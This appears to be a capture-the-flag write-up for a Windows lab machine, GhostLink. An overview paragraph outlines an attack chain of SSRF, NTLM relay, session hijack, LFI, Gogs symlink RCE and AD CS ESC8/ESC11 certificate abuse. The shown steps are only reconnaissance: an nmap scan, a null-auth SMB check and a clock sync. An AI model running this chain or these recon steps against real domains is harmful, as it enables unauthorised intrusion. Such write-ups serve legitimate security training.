Overview
The machine starts by enumerating an MQTT broker exposed on the network that reveals internal hostnames and a health-check topic vulnerable to SSRF-style URL injection, publishing a crafted callback to capture an NTLM hash which is relayed over HTTP using ghostsurf to a browser session hijack on an internal secure site, this session is abused for an LFI to pull a user's NTUSER.DAT and LNK files leading to a KeePass database and a Gogs instance vulnerable to CVE-2025-8110 symlink RCE to get shell as git, cracked Gogs password hashes to get a foothold as nvirelli, then abuse an AD CS server vulnerable to ESC8 and ESC11 by relaying a machine account over RPC/ICPR to request a DomainController certificate, authenticating with it to dump the Administrator hash and get shell as NT AUTHORITY\SYSTEM
Enumeration
start with nmap enumeration
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.21.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 15:49 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:49
Completed NSE at 15:49, 0.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:49
Completed NSE at 15:49, 0.00s elapsed
Initiating Ping Scan at 15:49
Scanning 10.129.21.154 [2 ports]
Completed Ping Scan at 15:49, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:49
Completed Parallel DNS resolution of 1 host. at 15:49, 0.10s elapsed
Initiating Connect Scan at 15:49
Scanning 10.129.21.154 [1000 ports]
Discovered open port 80/tcp on 10.129.21.154
Discovered open port 53/tcp on 10.129.21.154
Discovered open port 445/tcp on 10.129.21.154
Discovered open port 139/tcp on 10.129.21.154
Discovered open port 135/tcp on 10.129.21.154
Discovered open port 2179/tcp on 10.129.21.154
Discovered open port 389/tcp on 10.129.21.154
Discovered open port 464/tcp on 10.129.21.154
Discovered open port 3268/tcp on 10.129.21.154
Discovered open port 3269/tcp on 10.129.21.154
Discovered open port 593/tcp on 10.129.21.154
Discovered open port 88/tcp on 10.129.21.154
Discovered open port 636/tcp on 10.129.21.154
Completed Connect Scan at 15:49, 11.43s elapsed (1000 total ports)
Initiating Service scan at 15:49
Scanning 13 services on 10.129.21.154
Completed Service scan at 15:50, 48.17s elapsed (13 services on 1 host)
NSE: Script scanning 10.129.21.154.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:50
NSE Timing: About 99.94% done; ETC: 15:50 (0:00:00 remaining)
Completed NSE at 15:50, 40.19s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:50
Completed NSE at 15:51, 20.99s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.01s elapsed
Nmap scan report for 10.129.21.154
Host is up, received syn-ack (0.13s latency).
Scanned at 2026-06-25 15:49:02 PDT for 121s
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-title: Ghost Protocol Zero
| _http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-26 06:49:23Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4:aece:a99f:d27e:070c:64af:5223:d817
| SHA-1: 0aa4:7883:fb11:35ab:a666:2a69:d6c1:735f:31b7:ea91
| -----BEGIN CERTIFICATE-----
| MIIGbDCCBVSgAwIBAgITJwAAAAMbRLdcQqcOnAAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBXMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJZ2hvc3Rs
| aW5rMSUwIwYDVQQDExxnaG9zdGxpbmstR1BaLU9QMjYtU0VDVVJFLUNBMB4XDTI2
| MDMwMzE2NTM1M1oXDTI3MDMwMzE2NTM1M1owHTEbMBkGA1UEAxMSZGMwMS5naG9z
| dGxpbmsuaHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzSU0vMnF
| GnnOf+BiC72KCVUdy3wmgohRxgalwY73HMW2HgI3FsGyPqCHMOekfWMqoueSt1Ji
| k+ZtYWgk9T1zO60TrIhrj03k84wH2uE6LffQbhA878700HT5yS7M8Hbor+rL6pPr
| Srsp0AG+P3jb3cwRnWKJJuSicR2j+IzaDc4BKG/l0yxyk2GisWS5Y2CXbMvHiJuq
| qAd5lgKfdSs0yYf3uTD4WGZWxSfQ81rapCa2bQTxhosefWdrqzF0YP9H3p0JLICZ
| Eftfb/VFrFTSYzIazj+PxaoXoYHmFSZ89XjXPCynvAAgZkSVcL35uCv8JzsmRfC0
| qfovb4Kfnv1dNQIDAQABo4IDaTCCA2UwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBh
| AGkAbgBDAG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggr
| BgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG
| 9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQME
| AS0wCwYJYIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0D
| BzAdBgNVHQ4EFgQUS0p3kE+n8ALq1fDnIAtuncZy4TowHwYDVR0jBBgwFoAUduaC
| jnF9VUxyR16vr1DFQrFed/kwgeQGA1UdHwSB3DCB2TCB1qCB06CB0IaBzWxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1ncHotb3AyNi1z
| ZWN1cmUsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZp
| Y2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Z2hvc3RsaW5rLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgdAGCCsGAQUFBwEBBIHDMIHAMIG9BggrBgEFBQcwAoaBsGxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1BSUEsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1naG9zdGxpbmssREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFzZT9vYmplY3RD
| bGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD4GA1UdEQQ3MDWgHwYJKwYBBAGC
| NxkBoBIEEEm84HGiyQtNnfwSAH8tvsSCEmRjMDEuZ2hvc3RsaW5rLmh0YjBPBgkr
| BgEEAYI3GQIEQjBAoD4GCisGAQQBgjcZAgGgMAQuUy0xLTUtMjEtMzQyNjQ1OTM4
| Mi0xOTM2Mjk3ODQyLTIzMTI0NjgwMjQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEA
| jpP/seS2HfKvtDd7ayEDZAfiihWdNod7Ug4vKMM21Ei6Nh3p8b+AGm7KB2sPeXMs
| lnr1wUQfdn7ok1eaJjAProel3pzC0Zmf/C9+B/5bvrWIeFCjmynzFg0bBF0ywX8u
| xkVVlVKtzm2ub96n/ZBajoZymj93Nv+KdaimDdcUji/fjp6eShm0RuEq/+elm/y0
| NDlQNlpjKQyx3sY2QaF5L1CvlngBv80rtOJWG8AUHyww9uRCRYySWDxPEbXeJICo
| SJpWXzAfdD7LV7jA6tCdWkgyIKPAcjxyoakc+fQdb79+h3DBu3mEMRzAWV4AqJg0
| BHtJHdMHWsYf1Q9PIqxZ2w==
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4:aece:a99f:d27e:070c:64af:5223:d817
| SHA-1: 0aa4:7883:fb11:35ab:a666:2a69:d6c1:735f:31b7:ea91
| -----BEGIN CERTIFICATE-----
| MIIGbDCCBVSgAwIBAgITJwAAAAMbRLdcQqcOnAAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBXMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJZ2hvc3Rs
| aW5rMSUwIwYDVQQDExxnaG9zdGxpbmstR1BaLU9QMjYtU0VDVVJFLUNBMB4XDTI2
| MDMwMzE2NTM1M1oXDTI3MDMwMzE2NTM1M1owHTEbMBkGA1UEAxMSZGMwMS5naG9z
| dGxpbmsuaHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzSU0vMnF
| GnnOf+BiC72KCVUdy3wmgohRxgalwY73HMW2HgI3FsGyPqCHMOekfWMqoueSt1Ji
| k+ZtYWgk9T1zO60TrIhrj03k84wH2uE6LffQbhA878700HT5yS7M8Hbor+rL6pPr
| Srsp0AG+P3jb3cwRnWKJJuSicR2j+IzaDc4BKG/l0yxyk2GisWS5Y2CXbMvHiJuq
| qAd5lgKfdSs0yYf3uTD4WGZWxSfQ81rapCa2bQTxhosefWdrqzF0YP9H3p0JLICZ
| Eftfb/VFrFTSYzIazj+PxaoXoYHmFSZ89XjXPCynvAAgZkSVcL35uCv8JzsmRfC0
| qfovb4Kfnv1dNQIDAQABo4IDaTCCA2UwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBh
| AGkAbgBDAG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggr
| BgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG
| 9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQME
| AS0wCwYJYIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0D
| BzAdBgNVHQ4EFgQUS0p3kE+n8ALq1fDnIAtuncZy4TowHwYDVR0jBBgwFoAUduaC
| jnF9VUxyR16vr1DFQrFed/kwgeQGA1UdHwSB3DCB2TCB1qCB06CB0IaBzWxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1ncHotb3AyNi1z
| ZWN1cmUsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZp
| Y2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Z2hvc3RsaW5rLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgdAGCCsGAQUFBwEBBIHDMIHAMIG9BggrBgEFBQcwAoaBsGxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1BSUEsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1naG9zdGxpbmssREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFzZT9vYmplY3RD
| bGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD4GA1UdEQQ3MDWgHwYJKwYBBAGC
| NxkBoBIEEEm84HGiyQtNnfwSAH8tvsSCEmRjMDEuZ2hvc3RsaW5rLmh0YjBPBgkr
| BgEEAYI3GQIEQjBAoD4GCisGAQQBgjcZAgGgMAQuUy0xLTUtMjEtMzQyNjQ1OTM4
| Mi0xOTM2Mjk3ODQyLTIzMTI0NjgwMjQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEA
| jpP/seS2HfKvtDd7ayEDZAfiihWdNod7Ug4vKMM21Ei6Nh3p8b+AGm7KB2sPeXMs
| lnr1wUQfdn7ok1eaJjAProel3pzC0Zmf/C9+B/5bvrWIeFCjmynzFg0bBF0ywX8u
| xkVVlVKtzm2ub96n/ZBajoZymj93Nv+KdaimDdcUji/fjp6eShm0RuEq/+elm/y0
| NDlQNlpjKQyx3sY2QaF5L1CvlngBv80rtOJWG8AUHyww9uRCRYySWDxPEbXeJICo
| SJpWXzAfdD7LV7jA6tCdWkgyIKPAcjxyoakc+fQdb79+h3DBu3mEMRzAWV4AqJg0
| BHtJHdMHWsYf1Q9PIqxZ2w==
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
2179/tcp open  vmrdp?        syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4:aece:a99f:d27e:070c:64af:5223:d817
| SHA-1: 0aa4:7883:fb11:35ab:a666:2a69:d6c1:735f:31b7:ea91
| -----BEGIN CERTIFICATE-----
| MIIGbDCCBVSgAwIBAgITJwAAAAMbRLdcQqcOnAAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBXMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJZ2hvc3Rs
| aW5rMSUwIwYDVQQDExxnaG9zdGxpbmstR1BaLU9QMjYtU0VDVVJFLUNBMB4XDTI2
| MDMwMzE2NTM1M1oXDTI3MDMwMzE2NTM1M1owHTEbMBkGA1UEAxMSZGMwMS5naG9z
| dGxpbmsuaHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzSU0vMnF
| GnnOf+BiC72KCVUdy3wmgohRxgalwY73HMW2HgI3FsGyPqCHMOekfWMqoueSt1Ji
| k+ZtYWgk9T1zO60TrIhrj03k84wH2uE6LffQbhA878700HT5yS7M8Hbor+rL6pPr
| Srsp0AG+P3jb3cwRnWKJJuSicR2j+IzaDc4BKG/l0yxyk2GisWS5Y2CXbMvHiJuq
| qAd5lgKfdSs0yYf3uTD4WGZWxSfQ81rapCa2bQTxhosefWdrqzF0YP9H3p0JLICZ
| Eftfb/VFrFTSYzIazj+PxaoXoYHmFSZ89XjXPCynvAAgZkSVcL35uCv8JzsmRfC0
| qfovb4Kfnv1dNQIDAQABo4IDaTCCA2UwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBh
| AGkAbgBDAG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggr
| BgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG
| 9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQME
| AS0wCwYJYIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0D
| BzAdBgNVHQ4EFgQUS0p3kE+n8ALq1fDnIAtuncZy4TowHwYDVR0jBBgwFoAUduaC
| jnF9VUxyR16vr1DFQrFed/kwgeQGA1UdHwSB3DCB2TCB1qCB06CB0IaBzWxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1ncHotb3AyNi1z
| ZWN1cmUsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZp
| Y2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Z2hvc3RsaW5rLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgdAGCCsGAQUFBwEBBIHDMIHAMIG9BggrBgEFBQcwAoaBsGxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1BSUEsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1naG9zdGxpbmssREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFzZT9vYmplY3RD
| bGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD4GA1UdEQQ3MDWgHwYJKwYBBAGC
| NxkBoBIEEEm84HGiyQtNnfwSAH8tvsSCEmRjMDEuZ2hvc3RsaW5rLmh0YjBPBgkr
| BgEEAYI3GQIEQjBAoD4GCisGAQQBgjcZAgGgMAQuUy0xLTUtMjEtMzQyNjQ1OTM4
| Mi0xOTM2Mjk3ODQyLTIzMTI0NjgwMjQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEA
| jpP/seS2HfKvtDd7ayEDZAfiihWdNod7Ug4vKMM21Ei6Nh3p8b+AGm7KB2sPeXMs
| lnr1wUQfdn7ok1eaJjAProel3pzC0Zmf/C9+B/5bvrWIeFCjmynzFg0bBF0ywX8u
| xkVVlVKtzm2ub96n/ZBajoZymj93Nv+KdaimDdcUji/fjp6eShm0RuEq/+elm/y0
| NDlQNlpjKQyx3sY2QaF5L1CvlngBv80rtOJWG8AUHyww9uRCRYySWDxPEbXeJICo
| SJpWXzAfdD7LV7jA6tCdWkgyIKPAcjxyoakc+fQdb79+h3DBu3mEMRzAWV4AqJg0
| BHtJHdMHWsYf1Q9PIqxZ2w==
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: ghostlink.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.ghostlink.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.ghostlink.htb
| Issuer: commonName=ghostlink-GPZ-OP26-SECURE-CA/domainComponent=ghostlink
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-03T16:53:53
| Not valid after: 2027-03-03T16:53:53
| MD5: 67e4:aece:a99f:d27e:070c:64af:5223:d817
| SHA-1: 0aa4:7883:fb11:35ab:a666:2a69:d6c1:735f:31b7:ea91
| -----BEGIN CERTIFICATE-----
| MIIGbDCCBVSgAwIBAgITJwAAAAMbRLdcQqcOnAAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBXMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJZ2hvc3Rs
| aW5rMSUwIwYDVQQDExxnaG9zdGxpbmstR1BaLU9QMjYtU0VDVVJFLUNBMB4XDTI2
| MDMwMzE2NTM1M1oXDTI3MDMwMzE2NTM1M1owHTEbMBkGA1UEAxMSZGMwMS5naG9z
| dGxpbmsuaHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzSU0vMnF
| GnnOf+BiC72KCVUdy3wmgohRxgalwY73HMW2HgI3FsGyPqCHMOekfWMqoueSt1Ji
| k+ZtYWgk9T1zO60TrIhrj03k84wH2uE6LffQbhA878700HT5yS7M8Hbor+rL6pPr
| Srsp0AG+P3jb3cwRnWKJJuSicR2j+IzaDc4BKG/l0yxyk2GisWS5Y2CXbMvHiJuq
| qAd5lgKfdSs0yYf3uTD4WGZWxSfQ81rapCa2bQTxhosefWdrqzF0YP9H3p0JLICZ
| Eftfb/VFrFTSYzIazj+PxaoXoYHmFSZ89XjXPCynvAAgZkSVcL35uCv8JzsmRfC0
| qfovb4Kfnv1dNQIDAQABo4IDaTCCA2UwLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBh
| AGkAbgBDAG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggr
| BgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG
| 9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQME
| AS0wCwYJYIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0D
| BzAdBgNVHQ4EFgQUS0p3kE+n8ALq1fDnIAtuncZy4TowHwYDVR0jBBgwFoAUduaC
| jnF9VUxyR16vr1DFQrFed/kwgeQGA1UdHwSB3DCB2TCB1qCB06CB0IaBzWxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1ncHotb3AyNi1z
| ZWN1cmUsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZp
| Y2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Z2hvc3RsaW5rLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgdAGCCsGAQUFBwEBBIHDMIHAMIG9BggrBgEFBQcwAoaBsGxkYXA6
| Ly8vQ049Z2hvc3RsaW5rLUdQWi1PUDI2LVNFQ1VSRS1DQSxDTj1BSUEsQ049UHVi
| bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
| bixEQz1naG9zdGxpbmssREM9aHRiP2NBQ2VydGlmaWNhdGU/YmFzZT9vYmplY3RD
| bGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD4GA1UdEQQ3MDWgHwYJKwYBBAGC
| NxkBoBIEEEm84HGiyQtNnfwSAH8tvsSCEmRjMDEuZ2hvc3RsaW5rLmh0YjBPBgkr
| BgEEAYI3GQIEQjBAoD4GCisGAQQBgjcZAgGgMAQuUy0xLTUtMjEtMzQyNjQ1OTM4
| Mi0xOTM2Mjk3ODQyLTIzMTI0NjgwMjQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEA
| jpP/seS2HfKvtDd7ayEDZAfiihWdNod7Ug4vKMM21Ei6Nh3p8b+AGm7KB2sPeXMs
| lnr1wUQfdn7ok1eaJjAProel3pzC0Zmf/C9+B/5bvrWIeFCjmynzFg0bBF0ywX8u
| xkVVlVKtzm2ub96n/ZBajoZymj93Nv+KdaimDdcUji/fjp6eShm0RuEq/+elm/y0
| NDlQNlpjKQyx3sY2QaF5L1CvlngBv80rtOJWG8AUHyww9uRCRYySWDxPEbXeJICo
| SJpWXzAfdD7LV7jA6tCdWkgyIKPAcjxyoakc+fQdb79+h3DBu3mEMRzAWV4AqJg0
| BHtJHdMHWsYf1Q9PIqxZ2w==
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 56146/tcp): CLEAN (Timeout)
| Check 2 (port 48054/tcp): CLEAN (Timeout)
| Check 3 (port 11430/udp): CLEAN (Timeout)
| Check 4 (port 26942/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-26T06:50:07
| _ start_date: N/A
| _clock-skew: 8h00m01s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.90 seconds
other than the open ports we can get this out of the scan:
- http port is open hosting a website with the title Ghost Protocol Zero
- domain name is ghostlink.htb and the FQDN is dc01.ghostlink.htb
- there is CA ghostlink-GPZ-OP26-SECURE-CA
- huge clock skew
setup the environment
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ echo '10.129.21.154 dc01 dc01.ghostlink.htb ghostlink.htb' | sudo tee -a /etc/hosts
10.129.21.154 dc01 dc01.ghostlink.htb ghostlink.htb
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ sudo nxc smb 10.129.21.154 -u '' -p '' --generate-krb5-file /etc/krb5.conf
SMB 10.129.21.154 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:ghostlink.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.21.154 445 DC01 [+] krb5 conf saved to: /etc/krb5.conf
SMB 10.129.21.154 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=/etc/krb5.conf
SMB 10.129.21.154 445 DC01 [+] ghostlink.htb\:
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ sudo ntpdate dc01.ghostlink.htb
2026-06-25 23:57:17.312579 (-0700) +28802.271256 +/- 0.038339 dc01.ghostlink.htb 10.129.21.154 s1 no-leap
CLOCK: time stepped by 28802.271256
Port 80
